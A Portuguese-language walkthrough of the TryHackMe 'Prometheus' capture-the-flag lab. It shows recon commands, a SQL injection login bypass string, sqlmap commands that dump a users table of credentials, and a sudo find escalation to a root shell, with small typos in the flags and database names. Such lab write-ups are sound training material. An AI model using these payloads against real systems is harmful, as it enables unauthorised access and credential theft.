
Prometheus

Created	@October 22, 2025 9:23 AM
Tags	
Site	TryHackMe




Após conectar na VPN do TryHackMe, realizamos um mapeamento de quais portas estavam abertas na máquina alvo por meio do comando abaixo do NMAP:


```
nmap -sV 10.10.228.237
```

O resultado do comando nos mostrou que as portas 22 e 80 estavam abertas, rodando SSH e HTTP, respectivamente. Em seguida, como a máquina estava rodando HTTP, realizamos um mapeamento de diretórios com gobuster, por meio do comando

```
gobuster dir -u http://10.10.228.237/ -w usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt
```




O resultado do comando nos mostrou o diretório `/index2.php`. Ao acessar esse diretório, encontramos um site com várias informações.



Em uma das abas da página, encontramos a sequência de bytes abaixo.

```
4c 41 4d 42 20 43 4f 4e 54 41 43 54 49 4e 47 20 42 41 53 45 0a 4c 41 4d 42
20 43 4f 4e 54 41 43 54 49 4e 47 20 42 41 53 45 0a 49 4e 20 54 48 49 53 2
0 4d 45 53 53 41 47 45 20 4c 49 45 53 20 54 48 45 20 43 4f 44 45 20 54 4f
20 54
55 52 4e 20 4f 46 46 20 54 48 45 20 41 55 54 48 4f 52 49 54 59 27 53 20 4
6 55 53 49 4f 4e 20 44 52 49 56 45 3a 0a 0a 35 6b 6a 37 26 61 73 64 37 23
33 c3 a7 6c 50 33 34 35 25 64 61 32 21 34 35 33 24 24 23 40 35 64 6b 61 38
64 23
24 26 64 2c 35 6f c3 a7 2e 24 c2 b4 23 33 36 37 6d 41 33 33 33 50 33 69 75
34 6e 64 2c 3b 2f 32 21 33 36 70 25 33 61 64 33 40 0a 0a 59 4f 55 20 57 49
4c 4c 20 48 41 56 45 20 41 54 20 4c 45 41 53 54 20 4f 4e 45 20 48 4f 55 52
20
42 45 46 4f 52 45 20 54 48 45 59 20 54 55 52 4e 20 49 54 20 42 41 43 4b 2
0 4f 4e 2e 20 47 4f 4f 44 20 4c 55 43 4b 2e 0a 0a 53 43 49 45 4e 54 49 41
20 4c 49 42 45 52 41 54
```

Ao usar o CyberChef para transformar os bytes em texto, obtemos a seguinte mensagem:




LAMB CONTACTING BASE
LAMB CONTACTING BASE
IN THIS MESSAGE LIES THE CODE TO TURN OFF THE AUTHORITY'S FUSION DRIVE:


5kj7&asd7#3çlP345%da2!453$$#@5dka8d#$&d,5oç.$´#367mA333P3iu4nd,;/2!36p%3ad3@

YOU WILL HAVE AT LEAST ONE HOUR BEFORE THEY TURN IT BACK ON. GOOD LUCK.
SCIENTIA LIBERAT


Outra informação encontrada na página é um novo diretório: `http://10.10.228.237/auth-login.php`.




Nessa página, encontramos um formulário de login.



Ao inserir a string `' or '1'='1' --` no campo de usuário e qualquer string no campo de senha, conseguimos passar pela tela de login.







Dessa forma, descobrimos que esse formulário é suscetível a SQL Injections. Assim, usamos o sqlmap para exploitar essa vulnerabilidade e adquirir credenciais

para acessar a máquina via SSH.

- Primeiramente, usamos o comando abaixo para listar os bancos de dados da máquina alvo. Encontramos os bancos padrões do MySQL e dois outros: sion e Nebuchadnezzar.
    - Observação: Exploramos ambos os bancos e conseguimos credenciais para o mesmo usuário em ambos. Então, mostraremos apenas a exploração do banco sion.


```
sqlmap -u http://10.10.228.237/auth-login.php --forms --dbs
```





- Em seguida, usamos o comando abaixo para listar as tabelas e colunas do banco sion. Assim, descobrimos uma tabela chamada users com três colunas: id, password e username. Logo, é uma tabela que armazena credenciais de usuário.

```
sqlmap -u http://10.10.228.237/auth-login.php --forms -D sion --columns --batch
```



- Assim, decidimos fazer um dump da tabela `users` nos campos `username` e `password`, afim de conseguir credenciais de algum usuário do sistema. Após a execução do comando abaixo, adquirimos as credenciais do usuário shelly.

```
sqlmap -u http://10.10.228.237/auth-login.php --forms -D Nebuchadnezzar -T users -C username,password --dump --batch
```

Usamos o usuário `shelly` e a senha `F4ckTh3F4k3H4ck3r5` para nos conectarmos à máquina alvo via SSH e encontrar a primeira flag: `82kd8FJ5SJ100HMVUS3R36gd`.

```
┌──(kvothe㉿Viper)-[~]
└─$ sudo ssh shelly@10.10.228.237
The authenticity of host '10.10.228.237 (10.10.228.237)' can't be established.
ED25519 key fingerprint is SHA256:r1lUfXxL8Fd1e/Q87Jno3P3xHjMTUwmJlKfcsl0AST8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.228.237' (ED25519) to the list of known hosts.
>> ACESSING: AUTHORITY MAINFRAME <<
shelly@10.10.228.237's password:


######################
DONT TOUCH MY SYSTEM #
######################
Last login: Sun Sep  7 23:50:50 2025 from 192.168.56.1
shelly@OFFSEC:~$ ls
```

```
shelly@OFFSEC:~$ ls
SA
shelly@OFFSEC:~$ ls SA
user-flag.txt
shelly@OFFSEC:~$ cat SA/user-flag.txt
```

```
HackMyVM
Flag User ::  82kd8FJ5SJ00HMVUS3R36gd
```


Após achar a flag de usuário, executamos o comando `sudo -l` e descobrimos que o usuário `shelly` conseguia executar o binário `/usr/bin/find` com permissões de root. Então, usamos o comando abaixo para abrir uma shell a nível de root.

```
sudo /usr/bin/find . -exec /bin/sh -p ; -quit
```

Em seguida, navegamos até o diretório `/root` e encontramos uma imagem, o arquivo `use-fim-to-rooy.png` .

```
# ls
Sion-Code
# cd Sion-Cos
/bin/sh: 12: cd: can't cd to Sion-Cos
# cd Sion-Code
# ls
use-fim-to-root.png
# cp use-fim-to-root.png /home/shelly/use-fim-to-root.png
```

Tentamos usar o programa fim para visualizar a imagem, mas não conseguimos. Então, decidimos analisar o binário da imagem com o CyberChef para verificar se havia alguma mensagem oculta.



Assim, encontramos a última flag `p3vhKP9d97a7HMV79ad9ks2s9`, finalizando o CTF.

- **Observação:** Os endereços IPs dos comandos estão diferentes dos endereços das fotos do navegador, já que elas foram tiradas em outro dia. Assim, quando subi a máquina no TryHackMe, ela subiu com endereço diferente.